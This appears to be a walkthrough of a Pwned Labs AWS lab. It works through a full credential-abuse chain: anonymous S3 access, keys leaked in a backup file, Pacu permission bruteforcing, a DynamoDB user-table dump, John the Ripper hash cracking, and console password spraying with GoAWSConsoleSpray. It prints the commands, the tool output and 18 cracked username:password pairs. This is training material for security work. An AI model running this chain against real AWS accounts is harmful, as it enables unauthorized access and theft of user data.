Pwned Labs : Execute and Indetify Credential Abuse in AWS
Pwned Labs : Execute and Indetify Credential Abuse in AWS

Execute and Identify Credential Abuse in AWS - Full Detailed Walkthrough
Platform Link: https://pwnedlabs.io/
Lab: Execute and Identify Credential Abuse in AWS
Attacker Machine: Kali Linux
Working Directory: ~/Desktop/PwnedLabs/Execute-and-identify-Credential-Abuse-in-AWs
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .
Overview
This lab simulates a real-world AWS credential abuse attack chain. The objective is to:
- Discover a publicly exposed S3 bucket
- Extract hardcoded AWS credentials from a leaked backup file
- Enumerate IAM permissions using Pacu
- Access sensitive DynamoDB tables containing user data
- Crack password hashes
- Perform credential stuffing against the AWS Console
- Achieve lateral movement into another AWS IAM account
MITRE ATT&CK Techniques covered:
- T1552.005 – Cloud Instance Metadata API / Hardcoded Credentials
- T1078.004 – Valid Accounts: Cloud Accounts
- T1110.004 – Credential Stuffing
- T1530 – Data from Cloud Storage Object
Phase 1: Unauthenticated S3 Bucket Enumeration
Step 1 - List a Public S3 Bucket Without Credentials

The target bucket name given in the lab is hl-storage-general. We start by listing its contents without any AWS credentials using the --no-sign-request flag.
1
aws s3 ls hl-storage-general --no-sign-request
What this does:
aws s3 ls- Lists objects/prefixes in an S3 buckethl-storage-general- The bucket name (nos3://prefix needed for top-level listing)--no-sign-request- Sends the request without signing it with any AWS credentials (anonymous/public access)
Output:
1
PRE migration/
Finding: The bucket is publicly accessible and contains a
migration/prefix (folder).
Step 2 - List the migration/ Folder
1
aws s3 ls s3://hl-storage-general/migration/ --no-sign-request
What this does:
s3://hl-storage-general/migration/- Full S3 URI pointing to the subfolder--no-sign-request- Still anonymous access
Output:
1
2
2023-08-10 01:41:01          0
2026-01-26 03:57:41     147854 asana-cloud-migration-backup.json

Finding: There’s a 147KB JSON file called
asana-cloud-migration-backup.json- an Asana project backup from a cloud migration project. This is extremely interesting from an attacker perspective.
Step 3 - Download the Backup File
1
aws s3 cp s3://hl-storage-general/migration/asana-cloud-migration-backup.json . --no-sign-request
What this does:
aws s3 cp- Copies a file from S3 to local disks3://hl-storage-general/migration/asana-cloud-migration-backup.json- Source path.- Destination is the current directory--no-sign-request- Anonymous access
Output:
1
download: s3://hl-storage-general/migration/asana-cloud-migration-backup.json to ./asana-cloud-migration-backup.json
Phase 2: Credential Discovery in the Backup File
Step 4 - Extract Notes Fields from the JSON
Asana tasks have a notes field where team members write project comments. We grep for this field to find sensitive info:
1
cat asana-cloud-migration-backup.json | grep notes

What this does:
cat- Outputs the file content| grep notes- Pipes to grep, filtering only lines containing the wordnotes
Output (key section):
1
"notes" : "Access key ID,\n AKIATRPHKU*********\n\nSecret access key\ndb0k0qkCRibI**********",
Critical Finding: An AWS Access Key ID and Secret Access Key were hardcoded inside an Asana task note and accidentally committed to this backup file. This is a classic secret sprawl / credential exposure vulnerability.
Extracted Credentials: | Field | Value | |—|—| | Access Key ID | AKIATRP**********8 | | Secret Access Key | db0k0qkCRibIFJd*************8 |
Note on the key prefix:
AKIAmeans this is a long-term IAM user access key (not a temporary session token). This is significant - it doesn’t expire unless manually rotated or deleted.
Phase 3: Identify the AWS Region
Step 5 - Find the S3 Bucket Region via HTTP HEAD
Before configuring the AWS CLI, we need to know which region the company uses. We can discover this by sending a HEAD request to the S3 bucket endpoint:
1
curl -I http://hl-storage-general.s3.amazonaws.com
What this does:
curl -I- Sends an HTTP HEAD request (fetches only headers, no body)- The S3 bucket URL format:
<bucket-name>.s3.amazonaws.com
Output:
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 200 OK
x-amz-id-2: kvb2upawf738ODFMnksBXtbUegLIidIHhKKGou60sB41uMxBj3CfiaLND66NDbybHR1tAhuEEo0=
x-amz-request-id: KQ563SE77TBQBD0Q
Date: Fri, 10 Apr 2026 16:10:44 GMT
x-amz-bucket-region: us-east-1
x-amz-access-point-alias: false
x-amz-bucket-arn: arn:aws:s3:::hl-storage-general
Content-Type: application/xml
Transfer-Encoding: chunked
Server: AmazonS3
Finding: The
x-amz-bucket-region: us-east-1header reveals the region. The company deploys inus-east-1(N. Virginia).
Phase 4: Configure AWS CLI with Stolen Credentials
Step 6 - Configure the AWS CLI Profile
1
aws configure
Interactive prompts and what we enter:
1
2
3
4
AWS Access Key ID [****************HZ5G]: AKIATRPHK*********
AWS Secret Access Key [****************t6zS]: db0k0qkCRibIF**************88
Default region name [us-east-1]: us-east-1
Default output format [jsonn]: json
What this does:
- Writes credentials to
~/.aws/credentials - Writes config (region, output format) to
~/.aws/config - These become the default profile used when no
--profileflag is specified
Step 7 - Verify Identity with STS
1
aws sts get-caller-identity
What this does:
sts- AWS Security Token Serviceget-caller-identity- Returns the IAM identity associated with the credentials being used (likewhoamifor AWS)
Output:
1
2
3
4
5
{
    "UserId": "AIDATRPHKUQK2AQGRYR46",
    "Account": "243687662613",
    "Arn": "arn:aws:iam::243687662613:user/migration-test"
}
Finding: The stolen credentials belong to IAM user
migration-testin AWS account243687662613. TheAIDAprefix in theUserIdconfirms this is a standard IAM user (not a role).
Phase 5: Initial Enumeration Attempts
Step 8 - Try aws-enumerator (No Significant Findings)

1
aws-enumerator cred
What this does:
- Exports current AWS credentials to a
.envfile in the working directory for use by the enumerator tool
1
nano .env
Verify the credentials are correctly written to the
.envfile.
1
aws-enumerator enum --services all
What this does:

- Attempts to enumerate all supported AWS services using the current credentials
- Checks read permissions across a wide range of services
Result: No significant findings with aws-enumerator. The
migration-testuser has very limited permissions.
Phase 6: IAM Permission Bruteforcing with Pacu
Step 9 - Set Up Pacu Profile
1
aws sts get-caller-identity --profile execute
What this does:
- Verifies the
executenamed profile is correctly configured with themigration-testcredentials --profile execute- Uses a named profile calledexecutestored in~/.aws/credentials
Output:
1
2
3
4
5
{
    "UserId": "AIDATRPHKUQK2AQGRYR46",
    "Account": "243687662613",
    "Arn": "arn:aws:iam::243687662613:user/migration-test"
}
Step 10 - Bruteforce IAM Permissions with Pacu
Pacu is an open-source AWS exploitation framework by Rhino Security Labs. The iam__bruteforce_permissions module works by calling hundreds of AWS API actions and checking which ones succeed vs return AccessDenied.
1
Pacu (execute:imported-execute) > run iam__bruteforce_permissions --region us-east-1
What this does:
run- Executes a Pacu moduleiam__bruteforce_permissions- The module that tries commonlist_*anddescribe_*API calls across all AWS services--region us-east-1- Scopes the enumeration to the target region
Full Output:
1
2
3
4
5
6
7
8
9
10
11
12
[iam__bruteforce_permissions] Enumerating us-east-1
Starting permission enumeration for access-key-id "AKIATRPHKUQKVPFGHZ5G"
-- Account ARN : arn:aws:iam::243687662613:user/migration-test
-- Account Id  : 243687662613

-- dynamodb.describe_endpoints() worked!
-- dynamodb.list_tables() worked!
-- dynamodb.list_global_tables() worked!
-- dynamodb.describe_limits() worked!
-- dynamodb.list_backups() worked!
-- sts.get_caller_identity() worked!
-- sts.get_session_token() worked!
data iam - View Discovered Permissions:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Pacu (execute:imported-execute) > data iam
{
  "permissions": {
    "allow": [
      "dynamodb:DescribeEndpoints",
      "dynamodb:ListTables",
      "dynamodb:ListGlobalTables",
      "dynamodb:DescribeLimits",
      "dynamodb:ListBackups",
      "sts:GetCallerIdentity",
      "sts:GetSessionToken"
    ],
    "deny": []
  }
}
Finding: The
migration-testuser has DynamoDB read access - specifically the ability to list and scan tables. Two tables were discovered:
analytics_app_usersuser_order_logs
Also notable: sts:GetSessionToken worked - Pacu retrieved temporary session credentials:
1
2
3
4
AccessKeyId: ASIATRPH**************8
SecretAccessKey: MWxYqjqC***********88
SessionToken: FwoGZXIvYXdzEHoaDEM...
Expiration: 2026-04-11 04:34:33 UTC
Temporary
ASIAprefixed keys - valid for a short time window only.
Phase 7: DynamoDB Data Exfiltration
Step 11 - Describe the Target Table
1
aws dynamodb describe-table --table analytics_app_users --profile execute
What this does:
dynamodb describe-table- Returns metadata about the DynamoDB table schema, size, and status--table analytics_app_users- Target table name--profile execute- Use theexecutenamed profile
Output (key fields):
1
2
3
4
5
6
7
8
9
10
11
12
{
    "Table": {
        "TableName": "analytics_app_users",
        "AttributeDefinitions": [{"AttributeName": "UserID", "AttributeType": "S"}],
        "KeySchema": [{"AttributeName": "UserID", "KeyType": "HASH"}],
        "TableStatus": "ACTIVE",
        "TableSizeBytes": 7734,
        "ItemCount": 51,
        "TableArn": "arn:aws:dynamodb:us-east-1:243687662613:table/analytics_app_users",
        "BillingMode": "PAY_PER_REQUEST"
    }
}
Finding: The table has 51 items and uses
UserIDas the primary key (hash).TableStatus: ACTIVEmeans it’s live and in use.
Step 12 - Scan (Dump) the Entire Table
1

aws dynamodb scan --table-name analytics_app_users > output.json --profile execute
What this does:
dynamodb scan- Performs a full table scan, returning ALL items (no filter). This is the DynamoDB equivalent ofSELECT * FROM table--table-name analytics_app_users- Target table> output.json- Redirects the full JSON output to a local file--profile execute- Uses our named profile
Finding: The table contains 51 user records including usernames and SHA-256 password hashes - this is sensitive PII and credential data.
Phase 8: Password Hash Cracking with John the Ripper
Step 13 - Extract Hashes and Crack with JtR

The output.json file contains SHA-256 password hashes for each user. After extracting them into a hash.txt file, we run John the Ripper:
1
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=Raw-SHA256
What this does:
john- John the Ripper password cracker--wordlist=/usr/share/wordlists/rockyou.txt- Uses the famousrockyou.txtwordlist (~14 million common passwords)hash.txt- File containing the extracted SHA-256 hashes (one per line)--format=Raw-SHA256- Tells John the hash format is unsalted SHA-256
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Loaded 51 password hashes with no different salts (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Password123      (?)
Summer01         (?)
logistic         (?)
Abc123!!         (?)
travelling08     (?)
shipping2        (?)
freightliner01   (?)
airfreight       (?)
Wilco6!!!        (?)
Tr@vis83         (?)
Sparkery2*       (?)
R0ckY0u!         (?)
southbeach123    (?)
soccer!1         (?)
montecarlo98     (?)
analytical       (?)
1logistics       (?)
01summertime     (?)
18g 0:00:00:00 DONE (2026-04-10 22:16)
Finding: 18 out of 51 hashes cracked in under a second using rockyou.txt. All passwords were found in the common wordlist - no complex cracking required.
Step 14 - View Cracked Username:Password Pairs
1
cat cracked.txt
Full cracked credential list:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
jyoshida:1logistics
vkawasaki:Summer01
aramirez:airfreight
gpetersen:R0ckY0u!
cchen:analytical
rstead:Abc123!!
sgarcia:travelling08
adell:01summertime
rthomas:Sparkery2*
nliu:Password123
isilva:freightliner01
odas:logistic
pmuamba:Tr@vis83
pkaur:soccer!1
nwaverly:southbeach123
cjoyce:shipping2
fwallman:Wilco6!!!
bjohnson:montecarlo98
18 valid username:password pairs - these are real employee credentials from the
analytics_app_usersDynamoDB table.
Phase 9: Lateral Movement via AWS Console Credential Stuffing
Background
The cracked credentials are from an internal analytics app, but there’s a good chance employees reuse their passwords for their AWS IAM Console logins. This is a credential stuffing attack - trying known valid username/password pairs against a different system (the AWS Console).
The tool used is GoAWSConsoleSpray - a Go-based tool designed specifically for spraying credentials against the AWS IAM Console login endpoint.
Step 15 - Prepare User and Password Files
1
cat user.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
jyoshida
vkawasaki
aramirez
gpetersen
cchen
rstead
sgarcia
adell
rthomas
nliu
isilva
odas
pmuamba
pkaur
nwaverly
cjoyce
fwallman
bjohnson
1
cat pass.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
1logistics
Summer01
airfreight
R0ckY0u!
analytical
Abc123!!
travelling08
01summertime
Sparkery2*
Password123
freightliner01
logistic
Tr@vis83
soccer!1
southbeach123
shipping2
Wilco6!!!
montecarlo98
Note: We try each user with their own cracked password first (matching pairs), but GoAWSConsoleSpray will try all combinations - 18 users × 18 passwords = 324 login attempts.
Step 16 - Run GoAWSConsoleSpray
1
GoAWSConsoleSpray -a 243687662613 -u user.txt -p pass.txt
What this does:
GoAWSConsoleSpray- The credential stuffing tool-a 243687662613- The AWS Account ID (required to build the console login URL:https://<account-id>.signin.aws.amazon.com/console)-u user.txt- File containing IAM usernames-p pass.txt- File containing passwords to try
Output (key lines):
1
2
3
4
5
6
7
2026/04/10 22:32:38 GoAWSConsoleSpray: [18] users loaded. [18] passwords loaded. [324] potential login requests.
2026/04/10 22:32:38 Spraying User: arn:aws:iam::243687662613:user/jyoshida
2026/04/10 22:32:57 Spraying User: arn:aws:iam::243687662613:user/vkawasaki
2026/04/10 22:33:36 Spraying User: arn:aws:iam::243687662613:user/aramirez
2026/04/10 22:33:54 Spraying User: arn:aws:iam::243687662613:user/gpetersen
2026/04/10 22:34:18 Spraying User: arn:aws:iam::243687662613:user/cchen
2026/04/10 22:35:16 (.....) [+] SUCCESS :                     MFA: false

SUCCESS! One of the 18 users reused their analytics app password for their AWS IAM Console login. MFA: false means there is no multi-factor authentication protecting this account - login is achieved with username and password alone.

Step 17 - Console Login and Flag Discovery

After the successful spray, we log into the AWS Console using the discovered credentials at:
1
https://243687662613.signin.aws.amazon.com/console
